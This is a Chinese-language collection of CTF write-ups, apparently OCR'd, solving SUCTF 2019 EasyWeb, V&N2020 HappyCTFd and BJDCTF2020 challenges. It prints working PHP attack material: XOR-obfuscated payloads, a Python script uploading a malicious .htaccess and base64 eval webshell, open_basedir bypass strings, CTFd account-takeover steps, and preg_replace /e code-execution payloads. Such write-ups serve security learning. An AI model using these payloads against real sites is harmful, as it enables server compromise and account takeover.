
借鉴师傅的文章：

1. 代码中没有引号的字符都自动作为字符串：
   php的经典特性“Use of undefined constant”，会将代码中没有引号的字符都自动作为字符串，7.2开始提出要被废弃，不过目前还存在着。
   就是`$_GET['cmd']`和`$_GET[cmd]`都可以
2. Ascii码大于 0x7F 的字符都会被当作字符串，而和 0xFF 异或相当于取反，可以绕过被过滤的取反符号
3. PHP中的的大括号(花括号{})使用详解
   `$str{4}`在字符串的变量的后面跟上{}大括号或者中括号[]，里面填写了数字，这里是把字符串变量当成数组处理。
   那么使用`${_GET}{cmd}`



最后使用

```
?_=${%ff%ff%ff%ff^%a0%b8%ba%ab}{%ff}();&%ff=phpinfo
?_=${%ff%ff%ff%ff^%a0%b8%ba%ab}{%ff}();&%ff=get_the_flag
```



System	Linux ab19167a7ecd 4.15.0-91-generic #92-Ubuntu SMP Fri Feb 28 11:09:48 UTC 2020 x86_64
Build Date	Aug 12 2019 19:34:28
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-mbstring.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini


之后就是上传getshell了，php版本为7.2所以，不能用`<script>`标签绕过`<?`的过滤了，使用base64编码绕过，上传.htaccess：

```
#define width 1
#define height 1
AddType application/x-httpd-php .abc
php_value auto_append_file "php://filter/convert.base64-decode/resource=shell.abc"
```

使用师傅脚本上传：

这里GIF89a后面那个12是为了补足8个字节，满足base64编码的规则

```python
import requests
import base64

htaccess = b"""
#define width 1337
#define height 1337
AddType application/x-httpd-php .abc
php_value auto_append_file "php://filter/convert.base64-decode/resource=/var/www/html/upload/tmp_76d9f00467e5ee6
abc3ca60892ef304e/shell.abc"
"""
shell = b"GIF89a12" + base64.b64encode(b"<?php eval($_REQUEST['a']);?>")
url = "http://e0ddff1c-0e40-477c-9983-2527568ece3b.node3.buuoj.cn?_=${%fe%fe%fe%fe^%a1%b9%bb%aa}{%fe}();&%fe=get
_the_flag"

files = {'file':('.htaccess',htaccess,'image/jpeg')}
data = {"upload":"Submit"}
response = requests.post(url=url, data=data, files=files)
print(response.text)

files = {'file':('shell.abc',shell,'image/jpeg')}
response = requests.post(url=url, data=data, files=files)
print(response.text)
```




最后一关：绕过open_basedir/disable_function，bypass open_basedir的新方法，借鉴师傅的文章：

> open_basedir是php.ini中的一个配置选项
> 它可将用户访问文件的活动范围限制在指定的区域，
> 假设open_basedir=/home/wwwroot/home/web1/:/tmp/，
> 那么通过web1访问服务器的用户就无法获取服务器上除了/home/wwwroot/home/web1/和/tmp/这两个目录以外的文件。
> 注意用open_basedir指定的限制实际上是前缀,而不是目录名。
> 举例来说: 若"open_basedir = /dir/user", 那么目录 “/dir/user” 和 "/dir/user1"都是可以访问的。
> 所以如果要将访问限制在仅为指定的目录，请用斜线结束路径名。

接下来使用payload找flag：

```
?a=chdir('img');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');print_r(scandir('/'));
```



读取flag

```
?a=chdir('img');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');print_r(file_get_contents('/THis_Is_tHe_F14g'));
```


参考：
Mustapha Mond ：刷题记录：[SUCTF 2019]EasyWeb(EasyPHP)
SUCTF 2019 Easyweb
Cyc1e：2019 SUCTF Web writeup
王叹之：[SUCTF 2019]EasyWeb


[V&N2020 公开赛]HappyCTFd

在user里只有admin，那么应该就是要使用admin登录，参考wp得
利用方式：


1. 利用添加空格绕过限制来注册一个与受害者用户名相同的账号
2. 生成忘记密码链接发送到自己的邮箱
3. 将自己的账号的用户名改成与被攻击者不相同的用户名
4. 用邮箱中收到的链接更改密码即可。

首先在内网注册一个邮箱账号







在注册处使用admin 注册，空格绕过




在登录处选择找回密码




发送完后更改自己的账号名称



在邮箱收到网址，更改密码即可登录admin账户，



然后就是找flag了，最后找到了一个miaoflag.txt的文件，下载即可得到flag



参考：
CVE-2020-7245 CTFd v2.0.0 – v2.2.2 account takeover分析
[V&N2020 公开赛]

[BJDCTF2020]ZJCTF，不过如此

u1s1，很拽，和ZJCTF出的的逆转思维很像，给出了源码：

```php
<?php

error_reporting(0);
$text = $_GET["text"];
$file = $_GET["file"];
if(isset($text)&&(file_get_contents($text,'r')==="I have a dream")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        die("Not now!");
    }

    include($file);  //next.php

}
else{
    highlight_file(__FILE__);
}
?>
```

使用伪协议读取

`?text=php://input` 然后POST方式提交 I have a dream 或者 `?text=data://text/plain,I have a dream`

`&file=php://filter/convert.base64-encode/resource=next.php`

获得next.php的base64编码

明文:

```
<?php
$id = $_GET['id'];
$_SESSION['id'] = $id;

function complex($re, $str) {
    return preg_replace(
        '/(' . $re . ')/ei',
        'strtolower("\\1")',
        $str
    );
}


foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag(){
        @eval($_GET['cmd']);
}
```

BASE64编码 >

< BASE64解码

BASE64:


```
PD9waHAKJGlkID0gJF9HRVRbJ2lkJ107CiRfU0VTU0lPTlsnaWQnXS
A9ICRpZDsKCmZ1bmN0aW9uIGNvbXBsZXgoJHJlLCAkc3RyKSB7Ci
AgICByZXR1cm4gcHJlZ19yZXBsYWNlKAogICAgICAgICcvKCcgLiAkc
mUgLiAnKS9laScsCiAgICAgICAgJ3N0cnRvbG93ZXIoIlxcMSIpJywKIC
AgICAgICAkc3RyCiAgICApOwp9CgoKZm9yZWFjaCgkX0dFVCBhcyA
kcmUgPT4gJHN0cikgewogICAgZWNobyBjb21wbGV4KCRyZSwgJHN
0cikuICJcbiI7Cn0KCmZ1bmN0aW9uIGdldEZsYWcoKXsKCUBldmFsK
CRfR0VUWydjbWQnXSk7Cn0K
```


看wp发现是preg_replace的/e漏洞

`?\S*=xxxxxx` 这样后面的xxx就会被当作命令执行

方法1：使用源码给的getFlag函数

```
?\S*=${getflag()}&cmd=show_source("/flag");
```




```
flag{5c918060-0854-4ee3-974c-7a24e9a242f1}
show_source("/flag");
```


方法2：构造post传参

```
?\S*=${eval($_POST[pass])}
```

POST提交：

```
pass=system("cat /flag");
```

flag{5c918060-0854-4ee3-974c-7a24e9a242f1}

